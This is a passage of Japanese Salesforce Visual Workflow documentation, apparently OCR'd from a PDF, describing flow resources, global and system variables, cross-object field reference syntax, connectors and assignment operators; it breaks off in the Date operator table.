数式	実行時にフローが評価する数式。返される値は［値のデータ型］と互換性がある必要があります。 メモ: 一部の数式の演算子は、Cloud Flow Designer ではサポートされていません。

関連トピック:

- 数式の演算子と関数
- フロー数式の制限
- フローのリソース
- フローでのクロスオブジェクト項目の参照

フローのグローバル定数リソース

EmptyString、True、False など、システム指定の固定値です。

グローバル定数	サポートされるデータ型
{!$GlobalConstant.True}	Boolean
{!$GlobalConstant.False}	Boolean
{!$GlobalConstant.EmptyString}	Text

例: Boolean 変数を作成するときは、$GlobalConstant.True と $GlobalConstant.False がサポートされます。ただし、Currency 変数を作成するときはグローバル定数がサポートされません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

null と空の文字列

実行時に、{!$GlobalConstant.EmptyString} と null はそれぞれ個別の値として処理されます。次に例を示します。

- テキスト項目またはリソースの値を空白のままにすると、実行時にその値は null になります。値を空の文字列として処理する場合は、その値を {!$GlobalConstant.EmptyString} に設定します。
- フロー条件については、is null 演算子を使用して値が null かどうかを確認します。2 つのテキスト変数を比較する条件の場合は、デフォルト値が {!$GlobalConstant.EmptyString} に正しく設定されていること、あるいは空白のまま (null) であることを確認します。

関連トピック:

- フローのリソース

Visual Workflow のグローバル変数

ユーザの ID や API セッション ID など、組織や実行ユーザに関する情報を参照できるシステム指定の変数です。Visual Workflow では、グローバル変数はフローの数式でのみ使用できます。

例: `{$!User.Id}` を使用して、フローインタビューを実行しているユーザの ID に簡単にアクセスできます。

次のグローバル変数がフローの数式でサポートされています。データベースの値が空の場合、対応する差し込み項目は空白値を返します。たとえば、組織の [国] 項目に値が設定されていない場合、`{!$Organization.Country}` は空白値を返します。

グローバル変数	説明
`$Api`	セッション ID の API URL を参照します。次の差し込み項目を使用できます。 • `Enterprise_Server_URL_xxx` — Enterprise WSDL SOAP エンドポイント。*xxx* は API のバージョンを示します。 • `Partner_Server_URL_xxx` — Partner WSDL SOAP エンドポイント。*xxx* は API のバージョンを示します。 • `Session_ID`
`$Label`	カスタム表示ラベルを参照します。このグローバル変数は、カスタム表示ラベルが組織で作成されている場合にのみ表示されます。 返される値はコンテキストユーザの言語設定によって異なります。 返される値は、優先順に次のいずれかとなります。 1. ローカル翻訳のテキスト 2. パッケージ翻訳のテキスト 3. マスタ表示ラベルのテキスト
`$Organization`	会社に関する情報を参照します。 メモ: `{!$Organization.UiSkin}` は次の値を返します。 • `Theme1` — 古い Salesforce テーマ • `Theme2` — Spring '10 より前に使用されていた Salesforce テーマ • `Theme3` — Spring '10 で導入された、従来の「Aloha」の Salesforce テーマ • `PortalDefault` — Salesforce カスタマーポータルのテーマ • `Webstore` — Salesforce AppExchange のテーマ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

グローバル変数	説明
`$Profile`	ライセンスの種類や名前など、現在のユーザのプロファイルに関する情報を参照します。 ヒント: • プロファイル名を使用して、`$Profile` 差し込み項目で標準プロファイルを参照します。 • ユーザは、これらの差し込み項目を参照するフローを実行するときにプロファイル情報にアクセスする必要はありません。
`$Setup`	「階層」型のカスタム設定を参照します。このグローバル変数は、階層カスタム設定が組織で作成されている場合にのみ表示されます。「リスト」型のカスタム設定には、Apex でのみアクセスできます。 階層カスタム設定では、次の 3 つの異なるレベルの値を使用できます。 • 組織 — すべてのユーザのデフォルト値 • プロファイル — 組織の値を上書き • ユーザ — 組織およびプロファイルの値を上書き Salesforce では、実行中のユーザの現在のコンテキストに基づいて、このカスタム設定に適した値が自動的に判別されます。
`$System`	`$System.OriginDateTime` は、`01.01.00 00:00:00` のリテラル値を表します。この差し込み項目を使用して、日付/時間オフセット計算を実行します。
`$User`	フローインタビューを実行しているユーザに関する情報を参照します。たとえば、ユーザの ID または役職を参照します。 ヒント: • 現在のユーザは、フローを開始したユーザです。 • Web-to-ケースまたは Web-to-リードプロセスによってレコードが変更されたためにフローが開始された場合、現在のユーザは、[デフォルトのリード所有者] または [デフォルトのケース所有者] です。 `$User.UITheme` および `$User.UIThemeDisplayed` は、指定された Salesforce ページ上で実行ユーザに表示されるデザインを識別します。これら 2 つの変数は、`$User.UITheme` がユーザに表示すべきデザインを返し、`$User.UIThemeDisplayed` が実際のデザインを返すという点で異なります。たとえば、ユーザは Lightning Experience のデザインを表示する設定と権限を持っている場合がありますが、そのデザインをサポートしていないブラウザを使用していると、旧バージョンの Internet Explorer などで `$User.UIThemeDisplayed` が異なる値を返す場合があります。これらの差し込み項目は、次の値のいずれかを返します。 • `Theme1` — 古い Salesforce テーマ • `Theme2` — Salesforce Classic 2005 ユーザインターフェースのテーマ

グローバル変数	説明
	• `Theme3` — Salesforce Classic 2010 ユーザインターフェースのテーマ • `Theme4d` — 最新の「Lightning Experience」Salesforce のテーマ • `Theme4t` — Salesforce1 モバイル Salesforce のテーマ • `PortalDefault` — Salesforce カスタマーポータルのテーマ • `Webstore` — Salesforce AppExchange のテーマ
`$UserRole`	ロールの名前や ID など、現在のユーザのロールに関する情報を参照します。 ヒント: • 現在のユーザは、フローを開始したユーザです。 • Web-to-ケースまたは Web-to-リードプロセスによってレコードが変更されたためにフローが開始された場合、現在のユーザは、[デフォルトのリード所有者] または [デフォルトのケース所有者] です。

フローの選択リスト選択肢リソース

選択リスト項目または複数選択リスト項目の値から生成された選択肢のセットを表します。

エディション


使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
一意の名前	一意性の要件は、現在のフロー内の要素のみに適用されます。異なるフローで使用されている場合、同じ一意の名前を持つ 2 つの要素を使用できます。一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
説明	このリソースを他のリソースと区別します。
値のデータ型	選択肢の保存値のデータ型。
オブジェクト	選択する項目のオブジェクト。
項目	選択肢のリストの生成に使用する選択リスト項目または複数選択リスト項目。
並び替え順	選択肢が表示される順序を制御します。

例: 取引先を作成するプロセスを簡略化するフローで、ユーザは会社の業種を特定します。

業種ごとに1つの選択肢を作成するのではなく、選択リスト選択肢をフローに追加して、ドロップダウンリストにその選択肢を入力します。ユーザがこのフローを実行すると、選択リスト選択肢がデータベースで取引先オブジェクト (2) の [業種] 選択リスト項目 (1) のすべての値を検索します。



選択リスト選択肢は、スタンドアロンの選択肢リソースより設定が簡単なうえ、メンテナンスも簡便です。他のユーザが[取引先業種]選択リストに新しいオプションを追加すると、フローにこれらの変更が自動的に反映されるため、フローを更新する必要がありません。

制限事項

動的レコード選択肢とは異なり、次の操作は実行できません。

データベースから戻された値を除外する。
フローには常にその項目のすべての選択リスト値が表示されます。レコードタイプを使用して、ページレイアウトの選択リスト選択肢を絞り込んでいる場合も同じです。

各オプションの表示ラベルをカスタマイズする。
フローには常に各選択リスト値の表示ラベルが表示されます。

各オプションの保存値をカスタマイズする。
フローは常に各選択リスト値の API 値を保存します。

ナレッジの記事の選択リストはサポートされません。

翻訳した項目の表示ラベルと値

選択リスト項目を翻訳すると、次のようになります。

- 各選択肢の表示ラベルでは、実行ユーザの言語になっているバージョンの選択リスト値が使用されます。
- 各選択肢の保存値では、組織のデフォルト言語になっているバージョンの選択リスト値が使用されます。

関連トピック:

フローの画面要素: 選択肢項目
フロー画面要素の選択肢項目のオプション
フローのリソース

フローの sObject コレクション変数リソース

1 つ以上の Salesforce レコードの更新可能な項目値を保存します。

項目	説明
一意の名前	一意性の要件は、現在のフロー内の要素のみに適用されます。異なるフローで使用されている場合、同じ一意の名前を持つ 2 つの要素を使用できます。一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
説明	この sObject コレクション変数を他のリソースと区別します。
入力/出力種別	sObject コレクション変数にフロー外からアクセスできるかどうかを決定します。 • 非公開 — フロー内でのみ、割り当てて使用できます。 • 入力 — Visualforce コントローラまたはサブフロー入力を使用して、フローの開始時に設定できます。 • 出力 — Visualforce コントローラと他のフローからアクセスできます。 デフォルト値は、`Private` です。 警告: 既存の変数の入力または出力アクセスを無効にすると、フローをコールして変数にアクセスするアプリケーションやページの機能が停止する可能性があります。たとえば、URL パラメータ、Visualforce コントローラ、サブフロー、プロセスから変数にアクセスできます。
オブジェクト種別	フロー内で sObject 変数が表す、Salesforce レコードのタイプ。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用方法

sObject コレクションに値を入力後、このコレクションを参照して Salesforce データベースのレコードを作成、更新、または削除します。

ループ要素を使用して、コレクションの各項目を検証します。ループで項目を確認する場合、ループ変数として指定する sObject 変数に項目の項目値がコピーされます。項目値の更新など、ループでコレクション項目を変更する場合は、次の操作を実行します。

1. ループ内の要素でループ変数を更新するように設定する。
2. 変数の項目値を個別のコレクションに追加する。

新しい項目をコレクションの最後に追加 (割り当て要素) するか、コレクション内のすべての項目を置換 (高速検索要素) できます。ただし、既存のコレクション項目は更新できません。この制限を回避するには、ループを繰り返し使用し、ループ変数の内容を別のコレクションに追加します。ループが完了すると、新しいコレクションの値で Salesforce レコードを更新できます。

関連トピック:

- コレクションをループするサンプルフロー
- フローのループ要素
- フローのリソース

フローの sObject 変数リソース

Salesforce レコードの更新可能な項目値を保存します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
一意の名前	一意性の要件は、現在のフロー内の要素のみに適用されます。異なるフローで使用されている場合、同じ一意の名前を持つ 2 つの要素を使用できます。一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
説明	この sObject 変数を他のリソースと区別します。
入力/出力種別	sObject 変数がフローの外からアクセスできるかどうかを決定します。 • 非公開 — フロー内でのみ、割り当てて使用できます。 • 入力 — Visualforce コントローラまたはサブフロー入力を使用して、フローの開始時に設定できます。 • 出力 — Visualforce コントローラと他のフローからアクセスできます。 たとえば、割り当て、レコードまたは高速作成、レコードまたは高速検索、および Apex プラグインなどの要素による同じフロー内での変数の割り当て方法や使用方法に、この項目が影響することはありません。 項目のデフォルト値は `Private` です。 警告: 既存の変数の入力または出力アクセスを無効にすると、フローをコールして変数にアクセスするアプリケーションやページの機能が停止する可能性があります。たとえば、URL パラメータ、Visualforce コント

項目	説明
	ローラ、サブフロー、プロセスから変数にアクセスできます。
オブジェクト種別	フロー内で sObject 変数が表す、Salesforce レコードのタイプ。

使用方法

sObject 変数を作成する場合のデフォルト値は `null` です。sObject 変数の値を参照する前に、決定要素の `is null` 演算子を使用して、sObject 変数に値があることを確認します。

関連トピック:

- フローのリソース

フローのシステム変数

`{!$Flow.CurrentDate}`、`{!$Flow.CurrentDateTime}`、`{!$Flow.FaultMessage}` など、実行中のフローインタビューに関するシステム指定の値。

システム変数	サポートされているリソース種別	説明
`{!$Flow.CurrentDate}`	`Text`、`Date`、および `DateTime`	システム変数を参照する要素をフローインタビューで実行する日付。
`{!$Flow.CurrentDateTime}`	`Text`、`Date`、および `DateTime`	システム変数を参照する要素をフローインタビューで実行する日時。
`{!$Flow.FaultMessage}`	`Text`	実行時の問題をフロー管理者がトラブルシューティングするのに役立つシステム障害メッセージ。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

例: コールセンターの担当者が社内でのみ使用するフローがあるとします。Salesforce データベースとやりとりするフロー要素ごとに、障害コネクタの対象画面があります。画面の[表示テキスト]項目にシステム障害メッセージを表示し、そのメッセージを IT 部門に提供するようフローユーザに指示します。

```
Sorry, but you can't read or update records at this time.
Please open a case with IT, and include the following error message:
{!$Flow.FaultMessage}
```

関連トピック:

- フローが失敗した場合の処理のカスタマイズ
- フローのリソース

フローのテキストテンプレートリソース

HTML 形式のテキストを保存します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
一意の名前	一意性の要件は、現在のフロー内の要素のみに適用されます。異なるフローで使用されている場合、同じ一意の名前を持つ 2 つの要素を使用できます。一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
説明	このテキストテンプレートを他のリソースと区別します。
テキストテンプレート	テンプレートのテキスト。HTML を使用してテキストや差し込み項目の書式を設定し、他のリソースからの情報を参照します。

例: イベントの参加者を登録するフローを設計しているとします。登録者の名前、住所、その他の情報が含まれるテキストテンプレートを作成します。終了時にフローで送信する確認メールにそのテンプレートを使用します。

関連トピック:

- フローのリソース
- フローでのクロスオブジェクト項目の参照

フローの変数リソース

フローの実行時に更新できる値を保存します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
一意の名前	一意性の要件は、現在のフロー内の要素のみに適用されます。異なるフローで使用されている場合、同じ一意の名前を持つ 2 つの要素を使用できます。一意の名前には、アンダースコアと英数字を使用できます。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
説明	この変数を他のリソースと区別します。
データ型	変数に割り当てられる値の型を決定します。
スケール	小数点以下の桁数を制御します。18 以上にすることはできません。この項目を空白にした場合、または 0 に設定した場合は、フローの実行時に整数のみが表示されます。 [データ型] が `Number` または `Currency` に設定されている場合にのみ表示されます。
入力/出力種別	変数がフローの外からアクセスできるかどうかを決定します。 • 非公開 — フロー内でのみ、割り当てて使用できます。 • 入力 — Visualforce コントローラまたはサブフロー入力を使用して、フローの開始時に設定できます。 • 出力 — Visualforce コントローラと他のフローからアクセスできます。 たとえば、割り当て、レコードまたは高速作成、レコードまたは高速検索、および Apex プラグインなどの要素による同じフロー内での変数の割り当て方法や使用方法に、この項目が影響することはありません。 項目のデフォルト値は、変数が作成されたリリースまたは API バージョンに応じて異なります。 • `Private` - Summer '12 以降または API バージョン 25.0 以降で作成された変数の場合。 • `Input and Output` - Spring '12 以前または API バージョン 24.0 で作成された変数の場合。 警告: 既存の変数の入力または出力アクセスを無効にすると、フローをコールして変数にアクセスするアプリケーションやページの機能が停止する可能性があり

項目	説明
	ます。たとえば、URL パラメータ、Visualforce コントローラ、サブフロー、プロセスから変数にアクセスできます。
デフォルト値	フローの開始時の変数値を決定します。この項目を空白にすると、値が `null` になります。 デフォルト値は、選択リストおよび選択リスト (複数選択) 変数では使用できません。

使用方法

変数はいつでも削除できます。削除した変数を使用した変数の割り当ては、`null` に設定されます。

関連トピック:

- フローのリソース
- フローの割り当て要素
- フローの sObject 変数リソース
- フローでのクロスオブジェクト項目の参照

フローでのクロスオブジェクト項目の参照

フローの作成時に、sObject 変数に保存された値に関連するレコードの項目を参照できます。これを行うには、参照を手動で入力します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フローでのクロスオブジェクト項目の参照のヒント

クロスオブジェクト項目値は、フローリソースを参照できる場所や値を手動で入力できる場所であればどこでも有効です。クロスオブジェクト項目の参照を使用するときには、実装に関する次のヒントに留意してください。

フローでのクロスオブジェクト項目の参照: 単純なリレーション

ほとんどのリレーションは単純です。たとえば、`Case.AccountId` はケースの親取引先に直接リンクします。項目のリレーションによってオブジェクトが別の 1 つだけのオブジェクトに関連付けられることがわかっている場合は、次の構文を使用します。

フローでのクロスオブジェクト項目の参照: 多態的なリレーション

一部の項目には、複数のオブジェクトとのリレーションがあります。これらのリレーションを*多態的*といいます。たとえば、ケースでキューが有効になっている場合、ケースの所有者はユーザまたはキューのいずれにもできます。ケースから所有者 ID にトラバースする場合、特別な構文を追加して、「所有者」がどのオブジェクトを指すかを指定します。

フローでのクロスオブジェクト項目の参照の例

この例では、契約の所有者を契約の取引先の所有者に更新する方法を示します。

フローでのクロスオブジェクト項目の参照のヒント

クロスオブジェクト項目値は、フローリソースを参照できる場所や値を手動で入力できる場所であればどこでも有効です。クロスオブジェクト項目の参照を使用するときには、実装に関する次のヒントに留意してください。

sObject 変数を作成し、そこから関連レコードの項目を参照する場合は、最初の関連レコードの ID を変数に保存します。たとえば、商談の契約を参照するには、sObject 変数に `ContractId` を保存するか、割り当て要素を使用して `ContractId` の値を追加します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

サポートされていないリレーション

クロスオブジェクト項目の参照では、次のリレーションはサポートされていません。

- `Lead.ConvertedAccount`
- `Lead.ConvertedContact`
- `Lead.ConvertedOpportunity`

null 値の回避

フローインタビューのクロスオブジェクト式の途中に null 値があった場合、その参照を含む要素は失敗します。式の最後の項目値が `null` の場合はその参照の実行に成功します。たとえば、取引先責任者を `{!sObjContact}` に保存し、*`{!sObjContact}.Account.Name`* を参照します。フローは、保存された取引先責任者の `AccountId` が `null` の場合(参照する取引先がないため)は失敗しますが、関連する取引先の `Name` が `null` の場合は成功します。

失敗するクロスオブジェクト参照が要素に含まれていて、障害パスが定義されていない場合、インタビュー全体が失敗します。これを回避するには、次の操作を実行します。

- 式で参照する項目を Salesforce で必須にする。たとえば、式 *`{!sObjContact}.Account.Name`* の場合、取引先責任者のページレイアウトで `AccountId` を必須にします。次に、別のフローを使用して、その項目が null 値のレコードを検索して更新します。
- 決定要素の `wasSet` 演算子を使用して、式で参照される各項目に値があるかどうかを判別する。

クロスオブジェクト項目の参照と組織の制限

フローで参照するクロスオブジェクト項目は、組織の次の制限にはカウントされません。

- オブジェクトごとのクロスオブジェクトリレーション
- トランザクションごとの DML 操作

フローでのクロスオブジェクト項目の参照: 単純なリレーション

ほとんどのリレーションは単純です。たとえば、`Case.AccountId` はケースの親取引先に直接リンクします。項目のリレーションによってオブジェクトが別の 1 つだけのオブジェクトに関連付けられることがわかっている場合は、次の構文を使用します。

関連レコードの項目を参照するには、次の構文を使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

```
{!sObjectVariable.objectName1.objectName2.fieldName}
```

各項目は次のとおりです。

- *sObjectVariable* は、開始位置となる sObject 変数の一意の名前です。
- *objectName1* は、sObjectVariable のオブジェクト種別に関連するオブジェクトの API 名です。すべてのカスタムオブジェクトの API 名は、末尾が `__r` になります。
- (省略可能) *objectName2* は、*objectName1* に関連するオブジェクトの API 名です。

  式には少なくとも 1 つのオブジェクト名を含める必要があります。また、オブジェクトは必要なだけ追加できます。

- *fieldName* は、式の最後のオブジェクト上の参照する項目の名前です。すべてのカスタム項目の API 名は、末尾が `__c` になります。

たとえば、*{!sOv_Contact.Account.Id}* は、フローの sObject 変数で表される取引先責任者レコードに関連する取引先の ID を参照します。

フローでのクロスオブジェクト項目の参照: 多態的なリレーション

一部の項目には、複数のオブジェクトとのリレーションがあります。これらのリレーションを*多態的*といいます。たとえば、ケースでキューが有効になっている場合、ケースの所有者はユーザまたはキューのいずれにもできます。ケースから所有者 ID にトラバースする場合、特別な構文を追加して、「所有者」がどのオブジェクトを指すかを指定します。

関連レコードの項目を参照するには、次の構文を使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

```
{!sObjectVariable.polymorphicObjectName1:specificObjectName2.fieldName}
```

各項目は次のとおりです。

- *sObjectVariable* は、開始位置となる sObject 変数の一意の名前です。
- *polymorphicObject* は、*sObjectVariable* のオブジェクト種別の多態的リレーションの API 名です。
- *specificObjectName* は、多態的リレーションから選択するオブジェクトの API 名です。
- *fieldName* は、式の最後のオブジェクト上の参照する項目の名前です。すべてのカスタム項目の API 名は、末尾が `__c` になります。

例: `{!sObj_Case.Owner:User.Id}` はケースを所有するユーザの ID を参照し、`{!sObj_Case.Owner:Queue.Id}` はケースを所有するキューの ID を参照します。多態的な参照は、何回かのトラバースの後 (`{!sObj_Case.Account.Owner:User.Id}`) や参照の途中 (`{!sObj_Case.Owner:User.Manager.Id}`) にいつでも追加できます。

サポートされている多態的なリレーション

すべてのリレーションが多態的というわけではないため、項目が複数のオブジェクトにリンクできることが分かっている場合のみ多態的な構文を使用することをお勧めします。次のリレーションがサポートされています。

- `Case.Source`
- `FeedItem.CreatedBy`
- *オブジェクト*`.Owner`

  オブジェクト では、Owner をユーザまたはキューに設定できます。`Group.Owner` と `Queue.Owner` はサポートされていません。

sObject 変数を作成し、そこから関連レコードの項目を参照する場合は、最初の関連レコードの ID を変数に保存します。たとえば、商談の契約を参照するには、sObject 変数に `ContractId` を保存するか、割り当て要素を使用して `ContractId` の値を追加します。

フローでのクロスオブジェクト項目の参照の例


この例では、契約の所有者を契約の取引先の所有者に更新する方法を示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

例:



1. 高速検索要素を使用して、`AccountId` を含む契約の項目を `varContract` という sObject 変数に保存します。
2. 決定要素を使用して、`AccountId` の値が `varContract` に設定されたことを確認します。
3. 高速検索を使用して、`OwnerId` を含む契約の取引先の項目を `varAccount` という別の sObject 変数に保存します。
4. 決定要素を使用して、`OwnerId` の値が `varAccount` に設定されたことを確認します。
5. 割り当て要素を使用して、`{!varContract.OwnerId}` の値として *`{!varContract.Account.OwnerId}`* を指定します。
6. 高速更新要素を使用して、更新された `OwnerId` 値を含む `varContract` 値を Salesforce の契約に書き込みます。

フローコネクタ


コネクタで、フローが実行時に選択できるパスを決定します。Cloud Flow Designer キャンバスでは、コネクタは、ある要素から別の要素を指す矢印のような外観をしています。

表示ラベル	例	説明
表示ラベルなし		次に実行する要素を示します。
決定結果名		決定結果の条件を満たしたときに実行する要素を示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

表示ラベル	例	説明
待機イベント名		待機要素で定義されたイベントが発生したときに実行する要素を示します。
障害		前の要素がエラーになったときに実行する要素を示します。
次の要素		ループ要素の反復ごとに最初に実行する要素を示します。
ループの終了		ループ要素がコレクションの最後まで反復し終えた後に実行する要素を示します。

関連トピック:

- フロー要素

フロー演算子

設定している内容に応じて演算子の動作が異なります。割り当て要素では、演算子を使用してリソースの値を変更できます。フロー条件やレコード検索条件では、演算子を使用して情報を評価したり、フローの操作の範囲を絞り込むことができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フローの割り当て要素の演算子

選択したリソースの値を変更するには、割り当て要素の演算子を使用します。

フロー条件の演算子

選択したリソースの値を検証するには、条件の演算子を使用します。条件は、決定要素と待機要素で使用されます。

フローレコード検索条件の演算子

フローレコード検索条件を使用して、フローが実行されるレコードの範囲を絞り込みます。たとえば、レコード検索条件を使用して、Acme Wireless取引先に関連付けられた取引先責任者のみを更新します。レコードの更新要素を追加するときに、レコード検索条件を使用して親取引先が Acme Wireless の取引先責任者のみに絞り込みます。

フローの割り当て要素の演算子

選択したリソースの値を変更するには、割り当て要素の演算子を使用します。

サポートされる演算子については、[リソース]で選択するデータ型別に分類された次の参照を使用してください。

- Boolean
- コレクション
- 通貨
- Date
- 日付/時間
- 複数選択リスト
- 数値
- 選択リスト
- sObject
- テキスト

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Boolean

Boolean リソースを新しい値に置き換えます。

演算子	説明	サポートされるデータ型	例
次の文字列と一致する	[変数] の値は、[値] で入力または選択した値に置き換えられます。	Boolean	割り当て前: `{!varBoolean}` は `false` です。 割り当て: `{!varBoolean}` [次の文字列と一致する] `{!$GlobalConstant.True}` 割り当て後: `{!varBoolean}` は `true` です。

コレクション

コレクション変数または sObject コレクション変数の値を置き換えるか (次の文字列と一致する)、変数の最後に項目を追加します (加算)。

演算子	説明	サポートされるデータ型	例
次の文字列と一致する	[変数] の値は、[値] で入力または選択した値に置き換えられます。	同じデータ型またはオブジェクト種別のコレクション テキスト、選択リスト、複	割り当て前: • `{!collText}` は `Yellow, Green, Blue` です。 • `{!collPicklist}` は `Blue, Red, Orange` です。 割り当て: `{!collText}` [次の文字列と一致する] `{!collPicklist}`

演算子	説明	サポートされるデータ型	例
		数選択リストのデータ型は、相互に互換性があります。	割り当て後: `{!collText}` は `Blue, Red, Orange` です。
加算	コレクションの最後に、[値] で入力または選択した値が新規項目として追加されます。	同じデータ型の変数または同じオブジェクト種別の sObject 変数 テキスト、選択リスト、複数選択リストのデータ型は、相互に互換性があります。	割り当て前: • `{!collText}` は `Yellow, Green, Blue` です。 • `{!varPicklist}` は `Red` です。 割り当て: `{!collText}` [加算] `{!varPicklist}` 割り当て後: `{!collText}` は `Yellow, Green, Blue, Red` です。

通貨と数値

通貨または数値リソースの値を置換 (次の文字列と一致する)、加算 (加算)、または減算 (減算) します。

演算子	説明	サポートされるデータ型	例
次の文字列と一致する	[変数] の値は、[値] で入力または選択した数値に置き換えられます。	• 通貨 • 数値	割り当て前: `{!varCurrency}` は `10` です。 割り当て: `{!varCurrency}` [次の文字列と一致する] `7` 割り当て後: `{!varCurrency}` は `7` です。
加算	[変数] の値に、[値] で入力または選択した数値が加算されます。	• 通貨 • 数値	割り当て前: `{!varCurrency}` は `10` です。 割り当て: `{!varCurrency}` [加算] `7` 割り当て後: `{!varCurrency}` は `17` です。
減算	[変数] の値から、[値] で入力または選択した数値が減算されます。	• 通貨 • 数値	割り当て前: `{!varCurrency}` は `10` です。 割り当て: `{!varCurrency}` [減算] `7` 割り当て後: `{!varCurrency}` は `3` です。

Date

日付/時間リソースの値を置換 (次の文字列と一致する)、加算 (加算)、または減算 (減算) します。

演算子	説明	サポートされるデータ型	例
